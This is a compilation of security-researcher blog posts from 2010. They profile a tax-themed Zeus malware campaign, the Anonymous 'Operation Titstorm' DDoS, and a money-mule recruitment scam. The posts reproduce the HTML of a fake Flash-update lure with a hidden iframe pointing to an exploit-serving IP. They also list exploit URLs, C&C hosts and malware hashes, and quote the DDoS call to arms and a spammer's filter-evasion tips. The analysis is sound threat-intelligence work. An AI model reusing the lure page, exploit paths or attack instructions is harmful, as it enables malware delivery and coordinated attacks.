*This post has been reproduced from [34]Dancho Danchev's blog. Follow him [35]on Twitter.*

1. <http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html>
2. <http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html>
3. <http://blogs.zdnet.com/security/?p=2293>
4. [http://www.message-labs.com/mlireport/MLI\\_2010\\_01\\_Jan\\_FIN\\_AL\\_EN.pdf](http://www.message-labs.com/mlireport/MLI_2010_01_Jan_FIN_AL_EN.pdf)
5. <http://blogs.zdnet.com/security/?p=1514>
6. <http://twitter.com/danchodanchev/status/8638311702>
7. <http://twitter.com/danchodanchev/status/8638405085>
8. <http://twitter.com/danchodanchev/status/8638505748>
9. <http://twitter.com/danchodanchev/status/8638623148>
10. <http://twitter.com/danchodanchev/status/8638713256>
11. <http://twitter.com/danchodanchev/status/8638841565>
12. <https://zeustracker.abuse.ch/monitor.php?as=47560>
13. <http://google.com/safebrowsing/diagnostic?site=AS:47560>
14. <http://blogs.zdnet.com/security/?p=1085>
15. <http://www.delphifaq.com/faq/scams/f1057.shtml?p=22>
16. <http://www.delphifaq.com/faq/scams/f1057.shtml?p=22>

17. <https://zeustracker.abuse.ch/monitor.php?ipaddress=91.200.164.44>
18. <http://hphosts.blogspot.com/2009/11/crimeware-friendly-isps-root-esolutions.html>
19. <http://ddanchev.blogspot.com/2009/12/koobface-friendly-riccom-ltd-as29550.html>
20. <http://ddanchev.blogspot.com/2009/02/cost-of-anonymizing-cybercriminals.html>
21. <http://ddanchev.blogspot.com/2009/12/diverse-portfolio-of-fake-security.html>
22. <http://ddanchev.blogspot.com/2009/08/us-federal-forms-blackhat-seo-themed.html>
23. <http://ddanchev.blogspot.com/2009/11/koobface-botnets-scware-business.html>
24. <http://ddanchev.blogspot.com/2009/05/diverse-portfolio-of-fake-security.html>
25. <http://ddanchev.blogspot.com/2010/01/pushdo-serving-crimeware-client-side.html>
26. <http://ddanchev.blogspot.com/2010/02/photoarchive-crimewareclient-side.html>
27. <http://ddanchev.blogspot.com/2010/01/outlook-web-access-themed-spam-campaign.html>
28. <http://ddanchev.blogspot.com/2009/12/keeping-reshipping-mule-recruiters-on.html>
29. <http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html>

30. <http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html>

31. <http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asprox-fast.html>

32. <http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html>

33. <http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html>

34. <http://ddanchev.blogspot.com/>

35. <http://twitter.com/danchodanchev>

123

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN" "http://www.w3.org/TR/REC-html40/loose.dtd">
<html><head>
<meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-1">
<link rel="stylesheet" type="text/css" href="theme.css">
<title>You don't have the latest version of Macromedia Flash Player</title>
</head><body leftmargin="0" topmargin="0" marginheight="0" marginwidth="0">
<iframe src="http://109.95.115.36/usa/in.php" width="0" height="0" frameborder="0"></iframe>
<br>
<table border="0" width="95%">
<tbody><tr>
<td width="10">

</td>
<td valign="bottom">
<font size="+1" face="Verdana, Geneva, Arial, Helvetica, sans-serif">You don't have the latest version of Macromedia Flash Player</font>
</td>
</tr>
<tr>
<td><nbsp;</td>
<td class="bodytext">
<p>
<font face="Arial, Helvetica, sans-serif">This site makes use of Macromedia® Flash(™) software. You've installed an old version of Macromedia Flash
</p>
<p>
<a href="update.exe?P1 Prod Version=ShockwaveFlash" target="getflash">
</a></p>
<p>
<font face="Arial, Helvetica, sans-serif">Why not download and install the latest version now? It will only take a moment.</font>
</p>
<p>
<font size="+2" face="Verdana, Arial, Helvetica, sans-serif">Macromedia and Flash are trademarks of Macromedia, Inc.</font>
</p>
</td>
</tr>
</tbody></table>
<p class="footer">
<br>
<font color="#6666FF">State Revenue Service</font></p>
</body></html>
```

## Tax Report Themed Zeus/Client-Side Exploits Serving Campaign in the Wild (2010-02-11 22:19)


A currently ongoing malware campaign courtesy of the gang that's been busy rotation themes over the past few

weeks, has changed the theme to " *You are in a higher tax bracket*", and continues serving client-side exploits next to a Zeus crimeware sample using a bogus " *You don't have the latest version of Macromedia Flash Player*" error message.

**- Sample URL: rep1031 .be/reports/getreport.php?email=email** - Email: souchuck@yahoo.com. The following

currently suspended domains are also involved - **rep1032 .be; rep1030.me .uk; rep1031.me .uk; rep1032.me .uk; rep1030.co .uk; rep1031.co .uk; rep1032.co .uk; rep1043.me .uk; rep1041.co .uk; rep1032.co .uk** 124





- **UPDATED:** The most recently spamvertised domains include:

**rep1041 .kr** - Email: Souchuck@yahoo.com

**rep1042 .kr** - Email: Souchuck@yahoo.com

**rep1043 .kr** - Email: Souchuck@yahoo.com

**rep1044 .kr** - Email: Souchuck@yahoo.com

**rep1041.ne .kr** - Email: Souchuck@yahoo.com

**rep1042.ne .kr** - Email: Souchuck@yahoo.com

**rep1043.ne .kr** - Email: Souchuck@yahoo.com

**rep1041.co .kr** - Email: Souchuck@yahoo.com

**rep1042.co .kr** - Email: Souchuck@yahoo.com

**rep1043.co .kr** - Email: Souchuck@yahoo.com

**rep1044.co .kr** - Email: Souchuck@yahoo.com

**rep1041.or .kr** - Email: Souchuck@yahoo.com

**rep1042.or .kr** - Email: Souchuck@yahoo.com

125

You don't have the latest version of Macromedia Flash Player

This site makes use of Macromedia® Flash(TM) software. You've installed an old version of Macromedia Flash Player that cannot play the content we've created.



Why not download and install the latest version now? It will only take a moment.

Macromedia and Flash are trademarks of Macromedia, Inc.

State Revenue Service

**rep1043.or .kr** - Email: Souchuck@yahoo.com

**rep1044.or .kr** - Email: Souchuck@yahoo.com

**- Sample detection rate:**

update.exe - [1]PWS:Win32/Zbot.RS - Result: 8/41 (19.52 %);

**MD5:** 44028f0e2fa3ec70507992cb0684ff58

**- Name servers of notice:**

ns1.socialworc .net - 87.117.245.9 - Email:  
storylink@live.com

ns1.trihtmens .net - 87.117.245.9

ns1.inserthelping .net - suspended


ns1.citysatellites .net - down

**- Sample message:** " *Dear taxpayer, The Federal income tax is a progressive tax, meaning that the more you earn, the higher your tax rate. Your tax rate depends not just upon your taxable income, but also upon your filing status (single, married filing jointly, etc.). You're in a higher tax bracket because: - your annual income for the last tax year has increased. Please review your annual tax report immediately at: get report.*"

**- Sample iFrame used:** 109.95.115.36 /uzs/in.php also used in last [2]week's PhotoArchive campaign; - AS50215 -

Troyak-as Starchenko Roman Fedorovich -  
akanyovskiy@troyak.org; akanyovskiy@vishclub.net and  
serving CVE-2007-

5659; CVE-2008-2992; CVE-2009-0927; CVE-2009-4324.



- **Sample malware detection rate/phone back C &Cs:**  
update.exe - [3]Trojan-Spy.Win32.Zbot.gen - Result: 8/41

(19.52 %), **MD5:** f15d88ac3e381aeb6b3779b0dd7042ce.

Upon execution phones back to [4]**trollar .ru/cnf/trl.jpg** -  
109.95.114.133 - Email: bernardo \_pr@inbox.ru;

[5]AS50369 - VISHCLUB-AS Kanyovskiy Andriy Yuriyovich. Email was also used to register the Zeus C &C from last week's "[6] *PhotoArchive Crimeware/Client-Side Exploits Serving Campaign in the Wild*" campaign.

**- Name servers of notice:** ns1.gompley .net - 74.117.63.218 - Email: storylink@live.com; ns1.hoocky .net -

74.117.63.218 - Email: footboolfan7@aol.com, also known to have been parked on the same IP are ns1.allhostinfo

.com - Email: line@metalfan.com; ns1.helpgoldbank .net - Email: glonders@gmail.com and ns1.drowthdb .com.

**- Second portfolio of related name servers:** the second portfolio is parked at 62.19.3.2 - ns1.factorypro .com -

Email: poolbill@hotmail.com; ns1.x-videocovers .net - Email: storylink@live.com; ns1.serwisezone .net - Email:

line@metalfan.com; ns1.guarantexpres .com; ns1.respectiveowners .net

127

Updates will be posted as soon as new developments emerge.

### **Related coverage of the gang's previous campaigns:**

[7]PhotoArchive Crimeware/Client-Side Exploits Serving Campaign in the Wild

[8]Facebook/AOL Update Tool Spam Campaign Serving Crimeware and Client-Side Exploits

[9]Pushdo Serving Crimeware, Client-Side Exploits and Russian Bride Scams

[10]Outlook Web Access Themed Spam Campaign Serves Zeus Crimeware

[11]Pushdo Injecting Bogus Swine Flu Vaccine

[12]"Your mailbox has been deactivated" Spam Campaign Serving Crimeware

[13]Ongoing FDIC Spam Campaign Serves Zeus Crimeware

[14]The Multitasking Fast-Flux Botnet that Wants to Bank With You

*This post has been reproduced from [15]Dancho Danchev's blog. Follow him [16]on Twitter.*

1.

<http://www.virustotal.com/analysis/aa9f7b84bf5b1937a529b0b9c0d3488971cdf23d318053cfe818333ae7639737-1265930510>

2. <http://ddanchev.blogspot.com/2010/02/photoarchive-crimewareclient-side.html>

3.

<http://www.virustotal.com/analysis/08c6a859e00d5011bf3c67a03466c5567db7678f0bba0f174619ac5298bf2ec9-1265915258>

4. <https://zeustracker.abuse.ch/monitor.php?host=trollar.ru>

5. <https://zeustracker.abuse.ch/monitor.php?as=50369>

6. <http://ddanchev.blogspot.com/2010/02/photoarchive-crimewareclient-side.html>
7. <http://ddanchev.blogspot.com/2010/02/photoarchive-crimewareclient-side.html>
8. <http://ddanchev.blogspot.com/2010/01/facebookaol-update-tool-spam-campaign.html>
9. <http://ddanchev.blogspot.com/2010/01/pushdo-serving-crimeware-client-side.html>
10. <http://ddanchev.blogspot.com/2010/01/outlook-web-access-themed-spam-campaign.html>
11. <http://ddanchev.blogspot.com/2009/12/pushdo-injecting-bogus-swine-flu.html>
12. <http://ddanchev.blogspot.com/2009/11/your-mailbox-has-been-deactivated-spam.html>
13. <http://ddanchev.blogspot.com/2009/10/ongoing-fdic-spam-campaign-serves-zeus.html>
14. <http://ddanchev.blogspot.com/2009/07/multitasking-fast-flux-botnet-that.html>
15. <http://ddanchev.blogspot.com/>
16. <http://twitter.com/danchodanchev>

128

**'Anonymous' Group's DDoS Operation Titstorm (2010-02-12 01:40)**

129

# OPERATION: TITSTORM

## A PART OF OPERATION INTERNET FREEDOM

### THE ATTACK!

1. On February 10th 8:00 AM Australian time we will begin a DDoS of government servers
2. This will be quickly followed by a shitstorm of porn email, fax spam, black faxes, and prank phone calls to government offices (emails/faxes *should* focus on small-breasted porn, cartoon porn, and female ejaculation, the 3 types banned so far)
3. Information on the targets for the shitstorm can be found here:  
[HTTP://WWW.APF.GOV.AU/DPS/ADMINISTRATI](http://www.apf.gov.au/dps/administrati)  
[ON.HTM](http://www.apf.gov.au/dps/administrati)



### WHAT? WHEN?

PARTICIPATE FELLOW ANONYMOUS!

The Campaign begins...  
8:00 AM, AUSTRALIAN TIME (GMT +10:00)  
February 10th.

**(FEBRUARY 9TH FOR U.S.A. AND CANADA.)**  
(5:00 EST | 4:00 CST | etc. )

### TO FULLY PARTICIPATE IN THE ATTACK:

Use an IRC Client and connect to...

Server: [irc.anonnet.org](http://irc.anonnet.org)  
Channel: #titstorm

"We are Anonymous. We are legion."  
-Regards, Anonymous

## 'Anonymous' Group's DDoS Operation Titstorm (2010-02-12 01:40)

With last months [1]'Anonymous' Group's DDoS Operation Titstorm campaign a clear success based on the real-time

monitoring of the crowdsourcing-driven attack, it's time to take a brief retrospective on the tools and tactics used, and relate

- Go through an analysis of 2009's failed [2]Operation Didgeridie DDoS campaign

Why is Operation Titstorm an important one to profile? Not only because it worked compared to [3]Operation

**Didgeridie**, but also, due to the fact that crowdsourcing driven (malicious culture of participation) DDoS attacks have proven themselves throughout the past several years, as an alternative to DDoS for hire attacks.



- DIY ICMP flooders
- Web based multiple iFrame loaders to consume server CPU
- Web based email bombing tools+predefined lists of emails belonging to government officials/employees

**Go through related posts on crowdsourcing DDoS attacks/malicious culture of participation:**

[4]Coordinated Russia vs Georgia cyber attack in progress

[5]Iranian opposition launches organized cyber attack against pro-Ahmadinejad sites

[6]People's Information Warfare Concept

[7]Electronic Jihad v3.0 - What Cyber Jihad Isn't

130

[8]Electronic Jihad's Targets List

[9]The DDoS Attack Against CNN.com

[10]Chinese Hacktivists Waging People's Information Warfare Against CNN

[11]The Russia vs Georgia Cyber Attack

[12]Real-Time OSINT vs Historical OSINT in Russia/Georgia Cyberattacks

[13]Pro-Israeli (Pseudo) Cyber Warriors Want your Bandwidth

[14]Iranian Opposition DDoS-es pro-Ahmadinejad Sites

*This post has been reproduced from [15]Dancho Danchev's blog. Follow him [16]on Twitter.*

1. <http://www.smh.com.au/technology/technology-news/operation-titstorm-hackers-bring-down-government-website>

[s-20100210-nqku.html](http://www.smh.com.au/technology/technology-news/operation-titstorm-hackers-bring-down-government-website-s-20100210-nqku.html)

2. <http://blogs.zdnet.com/security/?p=4234>

3. <http://blogs.zdnet.com/security/?p=4234>

4. <http://blogs.zdnet.com/security/?p=1670>

5. <http://blogs.zdnet.com/security/?p=3613>

6. <http://ddanchev.blogspot.com/2007/10/peoples-information-warfare-concept.html>

7. <http://ddanchev.blogspot.com/2007/11/electronic-jihad-v30-what-cyber-jihad.html>

8. <http://ddanchev.blogspot.com/2007/11/electronic-jihads-targets-list.html>

9. <http://ddanchev.blogspot.com/2008/04/ddos-attack-against-cnncom.html>

10. <http://ddanchev.blogspot.com/2008/04/chinese-hacktivists-waging-peoples.html>

11. <http://ddanchev.blogspot.com/2008/08/russia-vs-georgia-cyber-attack.html>

12. <http://ddanchev.blogspot.com/2008/10/real-time-osint-vs-historical-osint-in.html>

13. <http://ddanchev.blogspot.com/2009/01/pro-israeli-pseudo-cyber-warriors-want.html>

14. <http://ddanchev.blogspot.com/2009/06/iranian-opposition-ddos-es-pro.html>

15. <http://ddanchev.blogspot.com/>

16. <http://twitter.com/danchodanchev>

131

The screenshot shows the homepage of CEFIN Consulting & Finance. The website has a blue and white color scheme. At the top, there is a navigation bar with links: About us, Services, Vacancies, Our partners, Contacts, and Privacy/Policy. Below this, there is a secondary navigation bar with links: Welcome, General Director's Word, Training, Latest News, Ask Our Consultant How, and Informational Security. The main content area is divided into several sections. On the left, there is a large image of a laptop and a stack of books, with the text 'WELCOME' and a paragraph about the company's services. In the center, there is a section titled 'WHAT DO WE OFFER?' with a sub-section 'JOB WITH US' for a 'Financial Manager' position. On the right, there is a 'QUICK SITE ACCESS' section with login and password fields, and a 'LATEST NEWS & EVENTS' section with several news items. At the bottom, there is a 'OUR PARTNERS' section with logos for various companies like usbank, egov, CHASE, BANK ONE, PayPal, WESTERN UNION, and others. The footer contains a date/time stamp (25 September 2009 17:44:04) and a copyright notice (2009 © Cefin. All right reserved).

## Dissecting an Ongoing Money Mule Recruitment Campaign (2010-02-12 23:46)

Money mule recruiters can be sometimes described as mass-marketing zombies, who have absolutely no idea who

they're trying to recruit. **Cefin Consulting & Finance - cefincf .com** - 195.190.13.106 - Email: flier@infotorrent.ru is the very latest example of such a campaign, trying to recruit, well, me.

The initial recruitment email was spammed from **maximumsxz78@roulottesste-anne.com** with IP **221.154.76.195**:

*" Cefin Consulting & Finanace is one of the leading providers of consulting services in the world. Our success depends both on high quality of services and on professionally managed and reliable business processes. This is the reason why quality is our main concern. However, the only way to reach top-notch quality in our business is permanent struggle for quality and engineering of stable procedures. It is not possible to reach high quality standards without dedicated personnel striving for flawless operation of processes and projects in their daily life.*

*Currently we have a Financial Manager opening. No deadlines for applications are set. The job of Financial*

*Manager includes processing of money transfers, sent to his personal bank accounts by company clients. Upon*

*receiving a transfer the Financial Manager has to redirect it to the account specified by our dispatchers. All you need for this job are: 3-4 free hours a day, your wish, ability to work in a team and responsibility. The initial wages will equal 5 % of total monthly turnover.*

*Requirements to Candidates:*

*- 20 years old and more*

About us	Services	Vacancies	Our partners	Contacts	Privacy/Policy
Welcome	General Director's Word	Training	Latest News	Ask Our Consultant How	Informational Security




**VACANCIES**

**Financial Manager**

**Responsibilities:** prompt processing of incoming money transfers in real-time mode.

**Demand:**

- 20 years old and more
- Be able to check your email several times a day
- Confident PC user (SVI package Office), mail programs, Internet
- Foreign language (English is preferable).

**What we offer:**

- Generous salary
- Social benefits and medical insurance
- Free training and seminars

If you are interested in this vacancy, please send your CV at [support@cefnof.com](mailto:support@cefnof.com) or fill out the special application form in our site.

**Senior Consultant**

**Responsibilities:**

- Engineering of key project solutions
- Managing a development group (task definition)
- Implementation of complete cycle of SAP R/3 financial management functional, including pre-project analysis
- Participation in presentations and exhibitions
- Internal training of the staff.

**Main Demands:**

- Higher technical/economic education
- SAP training courses certificate
- English language reading skills
- SAP prior experience no less than 2 years
- Prior background of consulting job in at least 2 complete-cycle SAP implementation projects
- Comprehensive knowledge in the relevant fields
- Interface functionality and integration advanced knowledge
- Extended customer communication skills, ability to communicate with key users
- Ability to organize dedicated team work in the scope of a project.

**What we offer:**

- Generous salary
- Social benefits and medical insurance
- Advanced career opportunities

If you are interested in this vacancy, please send your CV at [support@cefnof.com](mailto:support@cefnof.com) or fill out the special application form in our site.

**Data Flows Analyst**

**Responsibilities:**

- Be able to check your email several times a day
- Should have personal (or business) bank account
- Have a skill to communicate and access to the Internet.
- Foreign language (English is preferable).
- To have an opportunity in any working hours to go to closest Western Union location and make money transfer .

**What we offer:**

- Generous wages - (Your earnings will originally make 5 % from each payment. Your earnings will originally make 5 %

*from each payment. After 5 remittances if you will operatively work and correctly, your earnings raises up to 10 %. )*

*- Opportunity of increase in your earnings.*

*- Free seminars and training courses (After 6 months of great work).*

*2010 © Cefin Consulting & Finanacelf you are interested in this opening, don't hesitate to send your CV at our e-mail: **cefincfss@yahoo.com** All right reserved. "*

Response received from **cefincfss@yahoo.com** with IP [1]**91.207.4.162**, asking for the following details, althrough the [2]**DIY money-mule recruitment management interface** automates the entire process, thereby allowing it to scale:

*" If you have understood the meaning of work and ready to begin working with us, please send us your INFO in the following format:*

133



*1) First name; 2) Last name; 3) Country; 4) City; 5) Zip code; 6) Home Phone number, Work Phone number,*

*Mobile Phone number; 7) Bank account info;; a) Bank name; b) Account name; c) Account number; d) Sort code; 8) Scan you passport or driver license"*

The CV forwarding email provided is **mynesco@yahoo.com**, although they'll even recruit you without sending

them the required CV.

What's special about the bogus company, is not the new template layout that they've purchased from a [3]**vendor offering creative for money-mule recruitment campaign**, but their attempt to establish themselves as a trusted brand by featuring fake certificates issued by easily recognizable brands, such as **Western Union, Money Gram, Investors in People, the World Business Community** and even an award from the **Chamber Awards** for 2004 in the category - "*Most Promising New Business*".

**Moreover, parked on the very same IP where the money mule recruitment is, are also domains currently serving**

**live exploits, as well as a DIY interface for a spamming service known as "OS-CORP".**

The certificates in question:

134



135



136



137



138



**Cefin Consulting & Finance** describes itself as:

*" Cefin consulting & Finance was founded at the beginning of 1990. The emerged structure united specialists with unique background in management consulting, marketing research, business evaluation and stock-exchange*

*operations. The following two companies constitute Cefin consulting & Finance:*

*- Omega Financial Dept. - the dedicated company in the field of securities operations;*

*- Omega Consult - the dedicated consulting company, rendering services in strategic planning and corporate management.*

*Activity of Cefin consulting & Finance is focused on generation of balanced solutions for active development of the company and minimization of business risks.*

139



*Cefin consulting & Finance offers successful managerial solutions through consulting support to projects in various spheres, namely: comprehensive restructuring and organizational development, generation of managing companies, engineering of tailored management systems for corporate clients, implementation of project management methods, business development financial and economic simulation.*



*Top-notch dedicated professionals with key competence in various consulting fields constitute our rigorous staff.*

*We boast to have management consulting and business strategy development experts, certified securities dealers, assessment and registration, marketing and financial specialists, corporate law and anti-monopoly legislation gurus.*

*Address: Cefin consulting & Finance is located at 510 East 80th Street, New York, New York 10021 , United States 786-475-3994; 786-475-3994 (FAX)"*

140



The money mule recruitment domain **cefincf .com** - 195.190.13.106 - Email: flier@infotorrent.ru remains active.

Parked on the same IP are also the following domains, currently hosting live exploit kits:

**384756783900 .cn** - Email: abuse@domainsreg.cn

**109438129432 .cn** - Email: abuse@domainsreg.cn

**234273849543 .cn** - Email: abuse@domainsreg.cn

**783456788839 .cn** - Email: abuse@domainsreg.cn

**odnaklasniki .cn** - Email: Michell.Gregory2009@yahoo.com  
- Email profiled in December 2009's "[4] **Celebrity-**

**Themed Scareware Campaign Abusing DocStoc"** - money mule recruitment connection

**mynes-consultings .cn** - Email: grishanizov@gmail.com

**mynes-consult .cn** - Email: grishanizov@gmail.com

141



Sample live exploit structure, currently active at these domains:

- **mynes-consult .cn** -> if exploitation is not possible, the user is redirected to the legitimate **newegg.com**

- **mynes-consult .cn/load.php?spl=mdac**

- **mynes-consult .cn/load.php?spl=buddy**

- **mynes-consult .cn/load.php?spl=myspace**

- **mynes-consult .cn/load.php?spl=vm12**

- **mynes-consult .cn/load.php?spl=ymj**

- **mynes-consult .cn/load.php?spl=zango1**

- **mynes-consult .cn/load.php?spl=zango2**

All of these exploits drop load.exe -

**[5]TrojanDownloader:Win32/Cutwail.gen!C** - Result:  
41/41 (100.00 %),

which upon execution phones back to **69.162.86.210**.

With cybercriminals actively multi-tasking these days, this money mule recruitment gang doesn't make an ex-

ception. On one of the domains listed above, a low-profile DIY spamming service known as OS-CORP is offering its

services.



The DIY spam service, also has Terms of Service and offers basic spamming recommendations. The following is a roughly translated version of them:

- " - No child Porno spamming!*
- Do not offer me affiliate program ( % of sales), I do not care!*
- ICQ almost always online, but this does not mean that I always present! If you have not received an answer immediately have patience, I will answer as soon as appearing!*
- Mailing lists on bases of certain subjects are more expensive!*
- I am not responsible for your campaigns and sites sites that are sometimes nailed in the process of spam! Use anti-abuse hosting!*
- I'm not offering anti-abuse hosting services!*
- I don't offer recommendations for such services. I give only the services that spam!*
- Campaign's size should be UP TO 50 kb!*



*Recommendations for the preparation of material for delivery!*

*- Do not always send the same text messages, ideally, to change the text after each mailing, the effect of there!*

*- Do not use themes in writing (headers) words such as EARN, OFFER, do not put a lot of exclamation marks and other (better do without them), just one!*

*- For a good response from countries whose native language is not English (eg Sweden, Spain, Denmark, etc.) is highly desirable to use the native language of the text distributed to countries, it gives a wonderful effect, and should not be mistaken, in countries such not everyone knows English, verified repeatedly!*

*- Do not write too long texts on a number of reasons this does not give a positive effect, but not limited to one sentence worth! Ideally, make the text in a few not particularly bulky paragraphs! "*

The deeper your analyze, the more malicious, and most importantly, inter-connected it gets.

### **Related coverage of money laundering in the context of cybercrime:**

[6]Keeping Money Mule Recruiters on a Short Leash - Part Two

144

[7]Keeping Reshipping Mule Recruiters on a Short Leash

[8]Keeping Money Mule Recruiters on a Short Leash

[9]Standardizing the Money Mule Recruitment Process

[10]Money Mule Recruiters use ASProx's Fast Fluxing Services

[11]Money Mules Syndicate Actively Recruiting Since 2002

[12]Inside a Money Laundering Group's Spamming Operations

*This post has been reproduced from [13]Dancho Danchev's blog. Follow him [14]on Twitter.*

